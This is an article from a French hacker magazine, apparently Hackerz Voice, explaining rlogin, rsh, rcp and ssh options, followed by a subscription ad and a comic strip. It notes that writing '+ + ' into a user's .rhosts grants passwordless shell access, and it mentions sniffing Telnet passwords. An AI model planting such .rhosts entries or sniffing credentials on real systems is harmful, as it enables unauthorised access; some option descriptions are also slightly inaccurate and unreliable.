Bon ben on commençe avec les commandes de rlogin, qui permet de se connecter sur une machine un peu comme avec telnet, mais sur le port rlogin uniquement. Il faut que le serveur autorise ce type de connexion, ce qui est de moins en moins le cas à cause des problèmes de sécurité causés par les fichiers .rhosts. En effet, écrire " + + " dans le fichier .rhosts d'un utilisateur fera qu'une personne se connectant avec rlogin sous son nom accèdera directement au shell sans avoir à rentrer de mot de passe !
rlogin [options] nom_machine

-8 : Transfert de données en 8 bits (oui ça fait 1 octet, oui c'est bien) au lieu de 7 bits.
-E : Couplée avec –8 (ce qui est le cas en général) cette option permet une connexion quasi transparente, en désactivant la reconnaissance des caractères d'échappement.
-K : désactive les authentifications Kerberos
-d : Débogage des sockets TPC
-l : Permet de spécifier le nom d'utilisateur distant
-x : Active l'encryptage DES (Data Encryption Standard)

Durant la session, une commande utile quand tout est plante est " ~. " qui déconnecte.

RSH :

Remote Shell (rsh) exécute une commande shell sur l'hôte distant, si aucune commande n'est fournie alors la connection sur l'hôte se fera par rlogin.
rsh [options] nom_machine commande

-K : Désactive les authentifications Kerberos
-d : Active le débogage des sockets TPC
-n : Réoriente l'entrée comme étant le périphérique spécial /dev/null
-x : comme pour rlogin

RCP

Remote Copy (copie à distante...) en plus clair pour les neuneus cela permet de copier des fichiers entre des ordinateurs, oui comme un copier/coller sous Word de Windows Corporation, oui c'est ça...
Mais en fait la commande rcp peut s'utiliser sous deux formes :
- Pour copier un fichier vers un fichier:
rcp [-px] [-k IP] fic1 fic2

- Pour copier des fichiers ou un répertoire vers un répertoire:
rcp [-px] -r [-k IP] rep1 rep2

-r : Copie l'arborescence du répertoire source dans notre répertoire
-p : Conserve les heures de modification et les modes des fichiers sources en ignorant "umask"
-k : Réquêtes à rcp d'obtention des tickets Kerberos
-x : comme pour rlogin

La syntaxe pour les noms de fichiers ou de repertoires est :
utilisateur@NomMachine:NomFichier

Il faut savoir que la commande rcp ne demande PAS de mot de passe =) mais nécessite que vous puissiez exécuter des commandes avec rsh.

Attaquons à présent, l'avenir des infiltrations, je veux parler de SSH

SSH

Une grande faille de Telnet a été corrigée par SSH, car avec une session Telnet le mot de passe est transmis sur le réseau en clair sous forme ASCII (aski). Donc je vais vous expliquer comment certains font pour chourrer un mot de passe sous Telnet ! En surveillant les paquets Ethernet du réseau local, il est possible (si si je vous promets) de se procurer le nom d'utilisateur et le mot de passe (ça va abuser de Telnet je sens). Suffit d'utiliser un sniffeur.
SSH a corrigé ce défaut, car les connexions sont soumises à l'identification par cryptage RSA et excusez-moi, c'est un autre calibre que aski.
De plus une session SSH est entièrement cryptée. A part ca, le principe est le même que pour telnet, avec quelques commandes supplémentaires de redirection de ports bien utiles.
(pour faire du tunneling SSH d'autres connexions originellement non cryptées).

Commandes SSH :
ssh [options] –l utilisateur machine [commande]

-a : Désactive le transfert de l'agent d'authentification
-k : Désactive le transfert de tickets Kerberos
-p : Définit le port auquel se connecter sur l'hôte distant
-P : Utilise un port non privilégié
-x : désactive le transfert X11
-C : Compression de toutes les données
-L : Indique le port local à transférer à l'hôte et au port distants désignés
-R : Indique le port distant à transférer à l'hôte et au port locaux désignés

Pour finir avec SSH il faut savoir que toutes les grosses sociétés l'utilisent, les administrations... En France pour des raisons légales il faut utiliser SSF, clone de SSH adaptée à la limite de 128 bits de cryptage.

Pour en finir je vous conseille de vous connecter sur des ports UDP, ça passe en général mieux, et puis si l'hôte a un firewall, vous n'avez plus qu'à acheter le Manuel du Pirate N°1 (si vous ne l'avez pas, mais on se sait jamais...) Voilà, nous verrons autre chose, dans un autre numéro, je veux juste vous dire que je prépare qqchose de costaud pour le prochain Manuel du Pirate.

THE MENTOR

DISPO CHEZ VOTRE MARCHAND DE JOURNAUX HACKERZ VOICE LE MANUEL

LE MANUEL N°1
64 PAGES DE PURE TEKNIK
HORS SÉRIE
HACKERZ VOICE
La voix du pirate informatique
LE MANUEL N°1

Piratage mode d'emploi
hackethic
pure élite
CRACKING
details
progs
100% TEKNIK
1

64 pages magazine de pure TEKNIK pour un numéro spécial CRACKING

TU VEUX CRACKER ? LIS

Interdit aux Lamerz et à ceux qui veulent le rester.
Promo : 29 francs seulement pour vous en précommande avec ce bulletin au lieu de 39 chez les marchands de journaux début mai !

PROMO QUI DECHIRE TOUT : LE MANUEL DE 64 PAGES 100% TEKNIK OFFERT 100% GRATOS AUX ABONNES

Abonnement

5

Recevez chez vous HACKERZ VOICE,
90 Frs les 6 numéros, soit 15 Frs le numéro

SIMPLE ET RAPIDE
Abonnez vous PAR TÉLÉPHONE AVEC VOTRE CB AU 01 40 21 01 20

Carte Bancaire n° □□□□ □□□□ □□□□ □□□□
Expire en □□ / □□

PROMO : Le Manuel N° 1 offert à tous les abonnés / (et pas aux autres)

ou RÉGLEMENT PAR CHÈQUE DE 90 FRANCS À L'ORDRE DE DMP (à renvoyez avec ce coupon à DMP, 1 Villa du clos de Mallevart 75011 Paris)

Nom : □□□□□□□□□□□□□□□□□□□□□□□□ Prénom : □□□□□□□□□□□□□□□
Adresse postale: □□
□□□
Code postal : □□□□□ Ville : □□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
Date : Signature :


LOOLA VOLEUZ
HELLO, LES AMIS
WOUAHH LA MEEUHF!
?
OUCH!
PLAF
OHFF! EXCUSEZ-MOI, MADEMOISELLE MAIS JE CROYAIS QUE C'ÉTAIT DU VIRTUEL!
DÉGAGE AVANT QUE J'M'ÉNERVE KONAR
-CAPTAIN CAVERN-

SOMMAIRE